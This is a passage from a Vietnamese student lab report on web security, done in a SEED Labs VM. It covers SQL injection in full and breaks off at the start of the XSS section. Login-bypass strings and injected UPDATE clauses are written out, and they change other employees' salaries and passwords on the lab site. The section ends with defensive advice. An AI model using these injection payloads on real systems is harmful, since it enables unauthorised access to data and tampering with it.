

AN NINH MÁY TÍNH

Lab05 – Web Security

Sinh viên:

20120319 – Phan Dương Linh

BÁO CÁO LAB 5: WEB SECURITY.....	4
1. SQL Injection.....	4
a. Mục tiêu:	4
b. Kịch bản:.....	4
c. Thực hiện:.....	4
➤ Tổng quan môi trường:	4
- Show databases;	6
- Dùng Database Users: use Users;	6
➤ Khai thác lỗ hổng SQL Injection:	7
d. Kết luận:	14
➤ Sử dụng Prepared Statements (Truy vấn chuẩn hóa).....	14
➤ Kiểm tra và làm sạch dữ liệu đầu vào.....	14
➤ Sử dụng ORM (Object Relational Mapping).....	14
➤ Câu hình quyền truy cập cơ sở dữ liệu	14
2. Cross-site Scripting Attack (XSS).....	15
a. Mục tiêu:	15
b. Kịch bản:.....	15
c. Thực hiện:.....	15
➤ Tổng quan môi trường:	15
➤ Getting Familiar with the "HTTP Header Live" tool :	15
➤ Task 1: Posting a Malicious Message to Display an Alert Window:	16
➤ Task 2: Posting a Malicious Message to Display Cookies	19
➤ Task 3: Stealing Cookies from the Victim's Machine	20
➤ Task 4: Becoming the Victim's Friend.....	21
➤ Task 5: Modifying the Victim's Profile	25
➤ Task 6: Writing a Self-Propagating XSS Worm.....	28
➤ Task 7: Defeating XSS Attacks Using CSP	31
➤ Cách trình duyệt nhận biết nguồn mã đáng tin cậy.....	31
➤ Thiết lập máy chủ web với CSP	31
3. Cross-site Request Forgery (CSRF)	36
a. Mục tiêu:	36
b. Kịch bản:.....	36

c.	Thực hiện:	36
➤	Tổng quan môi trường:	36
➤	Task 1: Observing HTTP Request.	37
➤	Task 2: CSRF Attack using GET Request.	37
➤	Task 3: CSRF Attack using POST Request.	40
d.	Kết luận:	43
➤	Sử dụng CSRF Token	43
➤	Sử dụng phương pháp kiểm tra Referrer hoặc Origin Header.....	43
➤	Xác thực dựa trên cookie (SameSite Cookie).....	43
➤	Xác thực dựa trên CAPTCHA	44
➤	Xác thực lại người dùng trước khi thực hiện hành động quan trọng.....	44
➤	Giới hạn phương thức HTTP	44
➤	Triển khai Content Security Policy (CSP)	44
4.	Cấu hình Website để truy cập qua giao thức HTTPS	45
a.	Mục tiêu:	45
b.	Kịch bản:	45
c.	Thực hiện:	45
•	Cài đặt các dịch vụ	45
•	Cấu hình địa chỉ IP cho các máy	59
•	Tạo Website, cho phép máy Client truy cập thông qua Domain – Controller (CA Server)	62
•	Tạo CA server cấp Certificate cho máy chủ web server.....	77
•	Cấu hình Web – Server để truy cập Website qua giao thức HTTPS	87

BÁO CÁO LAB 5: WEB SECURITY

1. SQL Injection

a. Mục tiêu:

- Khai thác lỗ hổng SQL Injection để truy xuất hoặc chỉnh sửa dữ liệu trái phép từ cơ sở dữ liệu.
- Đưa ra cách xử lý để ngăn chặn loại tấn công này.

b. Kịch bản:

- Một trang web có chức năng đăng nhập, nơi đâu vào không được kiểm tra kỹ lưỡng.
- Hacker khai thác lỗ hổng trong câu truy vấn SQL.

c. Thực hiện:

➤ *Tổng quan môi trường:*

- Sử dụng Pre-built Ubuntu 16.04 VM (được tải từ SEEDLabs)
- Xem thông tin IP máy chủ và tên miền: #vi /etc/hosts
- Có thể thấy các địa chỉ trang web đã được cấu hình lại thay cho localhost. Trong bài này ta dùng www.SeedLabSQLInjection.com

```


Terminator
/bin/bash
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com

"/etc/hosts" [readonly] 18L, 518C          1,1          All

```

- Xem thông tin của một số địa chỉ duyệt web và physical path: #vi /etc/apache2/sites-available/000-default.conf




```


Terminator /bin/bash
/bin/bash 66x24
vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.xsslabeledgg.com
    DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabelgg.com
    DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabattacker.com
    DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.repackagingattacklab.com
    DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.seedlabclickjacking.com
31,1
93%

```

- Trang web để khai thác lỗ hổng Database: www.SeedLabSQLInjection.com



- Xem Database: mysql -u root -p với password là seedubuntu.



The screenshot shows a Terminator terminal window with the title bar 'Terminator' and the path '/bin/bash'. The window contains the following text:

```
[11/22/24]seed@VM:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)


Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql> ■
```

- Show databases;
- Dùng Database Users: use Users;




The screenshot shows a Terminator terminal window with the title bar 'Terminator' and the path '/bin/bash'. The window contains the following text:

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users |
| elgg_csrf |
| elgg_xss |
| mysql |
| performance_schema |
| phpmyadmin |
| sys |
+-----+
8 rows in set (0.00 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> ■
```

- Xem các thông tin trong bảng và các nhân viên:




```

/bin/bash
Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential
-> ;
+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address |
|     |       |     |        |       |          |             | Email    |
|     |       |     |        |       |          |             | NickName | Password
+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20   | 10211002 |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
| 2  | Boby  | 20000 | 30000 | 4/20   | 10213352 |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
| 3  | Ryan  | 30000 | 50000 | 4/10   | 98993524 |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
| 4  | Samy  | 40000 | 90000 | 1/11   | 32193525 |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
| 5  | Ted   | 50000 | 110000 | 11/3   | 32111111 |             |          |
|     |       |     |        |       |          |             |          |
|     |       |     |        |       |          |             |          |
+-----+-----+-----+-----+-----+-----+-----+

```

- Khai thác lỗ hổng SQL Injection:
- ❖ Điều chỉnh mức lương Alice:
- Bypass đăng nhập vào tài khoản Alice.



The screenshot shows a Firefox browser window titled "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com". The main content area shows a login form for "Employee Profile Login". The "USERNAME" field contains the value "'or name = 'admin';#". The "PASSWORD" field contains the value "Password". Below the form is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABs" is visible.

- Đăng nhập thành công.

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

- Chọn Edit Profile và để câu truy vấn: ',salary=99999 where name = 'Alice' ; # vào ô NickName (sửa lương Alice thành 99999) và lưu lại.

Admin's Profile Edit

NickName	<input type="text" value="',salary = 99999 where name = 'Alice' ; #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

- Sửa thành công.

User Details

Username	ID	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

- Kiểm tra ở Database.

```
mysql> select ID, Name, Salary, Password from credential
-> ;
+----+----+----+----+
| ID | Name | Salary | Password |
+----+----+----+----+
| 1 | Alice | 20000 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 30000 | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 50000 | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 90000 | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 110000 | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 400000 | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+
6 rows in set (0.04 sec)

mysql> select ID, Name, Salary, Password from credential;
+----+----+----+----+
| ID | Name | Salary | Password |
+----+----+----+----+
| 1 | Alice | 99999 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 30000 | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 50000 | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 90000 | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 110000 | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 400000 | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+
6 rows in set (0.02 sec)

mysql>
```

❖ Sửa lương của nhân viên Boby:

- Chọn sửa lương của Boby thành 1.
- Sử dụng lại trang Edit Profile của Alice đã bypass đăng nhập được và để câu truy vấn : ',salary=1 where name = 'Boby' ; # (sửa lương của Boby thành 1) và lưu lại.

The screenshot shows a web browser window titled "SQLi Lab - Mozilla Firefox". The address bar shows the URL "www.seedlabsqlinjection.com/unsafe_edit_frontend.php". The main content area is titled "Admin's Profile Edit". There are five input fields: "NickName" with the value "alary = 1 where name = 'Boby';#", "Email" (empty), "Address" (empty), "Phone Number" (empty), and "Password" (empty). A green "Save" button is at the bottom. The footer says "Copyright © SEED LABS".

- Kiểm tra ở Database thấy lương của Boby đã được sửa.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				

```

mysql> select ID, Name, Salary, Password from credential;
+----+-----+-----+-----+
| ID | Name | Salary | Password          |
+----+-----+-----+-----+
| 1  | Alice | 99999 | fdbe918bdae83000aa54747fc95fe0470ffff4976 |
| 2  | Boby  | 30000 | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3  | Ryan  | 50000 | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4  | Samy  | 90000 | 995b8b8c183f349b3cab0ae7fcfd39133508d2af |
| 5  | Ted   | 110000 | 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6  | Admin | 40000 | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select ID, Name, Salary from credential
-> ;
+----+-----+-----+
| ID | Name | Salary |
+----+-----+-----+
| 1  | Alice | 99999 |
| 2  | Boby  | 1      |
| 3  | Ryan  | 50000 |
| 4  | Samy  | 90000 |
| 5  | Ted   | 110000 |
| 6  | Admin | 40000 |
+----+-----+-----+
6 rows in set (0.00 sec)

mysql>

```

❖ Thay đổi mật khẩu của Boby:

- Tạo hàm băm SHA1 từ chuỗi ‘123’.

```
Terminator
/bin/bash
[11/22/24]seed@VM:~$ echo -n '123' | openssl sha1
(stdin)= 40bd001563085fc35165329ea1ff5c5ecbdbbeef
[11/22/24]seed@VM:~$
```

- Kiểm tra mật khẩu dưới dạng SHA1 của Boby (khác so với lúc ta băm ‘123’ - Sử dụng lại trang Edit Profile của Alice đã bypass đăng nhập được và để câu truy vấn : ',password='40bd001563085fc35165329ea1ff5c5ecbdbbeef' where name = 'Boby'; # (sửa lương của Boby thành ‘123’) và lưu lại.

SQLi Lab - Mozilla Firefox

SQLi Lab

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

67% Logout

SEEDLABS Home Edit Profile

Admin's Profile Edit

NickName	,password='40bd001563085fc:
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABS

- Kiểm tra dưới Database thì thấy mật khẩu đã đổi theo chuỗi băm mà ta mong muốn.

```
mysql> select ID, Name, Password from credential;
+----+----+-----+
| ID | Name | Password          |
+----+----+-----+
| 1  | Alice | fdbe918bdae83000aa54747fc95fe0470ffff4976 |
| 2  | Boby  | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
| 3  | Ryan  | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4  | Samy  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5  | Ted   | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6  | Admin | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----+-----+
6 rows in set (0.01 sec)

mysql>
```

- Tiến hành đăng nhập tài khoản của Boby với mật khẩu là ‘123’.

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

- Đăng nhập thành công.
- ❖ Lấy dữ liệu nhân viên đầu tiên (Alice):
- Nhập ' OR 1 = 1; # trong màn hình đăng nhập.

Employee Profile Login

USERNAME	'OR 1=1;#
PASSWORD	Password

Login

Copyright © SEED LABS

- Câu lệnh này thực chất là thấy được tất cả các nhân viên nhưng do được thiết kế chỉ xem được một người và Alice là người đầu tiên

Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

❖ Xem tất cả thông tin các người dùng:

- Nhập admin' # khi đăng nhập (đây là câu lệnh xem thông tin của admin, trường hợp này cho ra tất cả các thông tin các tài khoản).

Employee Profile Login

USERNAME	admin'#
PASSWORD	Password

Login

Copyright © SEED LABS

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

d. Kết luận:

SQL Injection là một lỗ hổng bảo mật phổ biến xảy ra khi người dùng có thể chèn mã SQL độc hại vào các truy vấn cơ sở dữ liệu. Điều này thường xảy ra do việc xử lý đầu vào không an toàn. Dưới đây là các bước xử lý và ngăn chặn SQL Injection:

➤ Sử dụng Prepared Statements (Truy vấn chuẩn hóa)

- **Prepared Statements** tách riêng dữ liệu đầu vào khỏi câu lệnh SQL, tránh việc dữ liệu bị hiểu là mã SQL.

➤ Kiểm tra và làm sạch dữ liệu đầu vào

- Xác minh dữ liệu đầu vào theo định dạng mong muốn (số, email, v.v.).

➤ Sử dụng ORM (Object Relational Mapping)

- Các ORM như **Entity Framework**, **Django ORM**, **Hibernate** giúp tự động tạo truy vấn SQL, giảm nguy cơ SQL Injection.

➤ Cấu hình quyền truy cập cơ sở dữ liệu

- Tạo tài khoản cơ sở dữ liệu với quyền hạn tối thiểu.
- Tránh sử dụng tài khoản có quyền **admin** cho ứng dụng web.

2. Cross-site Scripting Attack (XSS)

a. Mục tiêu:

- Khai thác lỗ hổng XSS để chèn mã độc vào trang web, dẫn đến đánh cắp cookie, thông tin người dùng.
- Đưa ra cách xử lý lỗ hổng này để đảm bảo an toàn.

b. Kịch bản:

- Một trang web hiển thị nội dung người dùng nhập mà không kiểm tra đầu vào.

c. Thực hiện:

➤ Tổng quan môi trường:

- Sử dụng Pre-built Ubuntu 16.04 VM (được tải từ SEEDLabs)
- Thực hiện tấn công lỗ hổng trên với thư mục web được cài đặt và cấu hình:

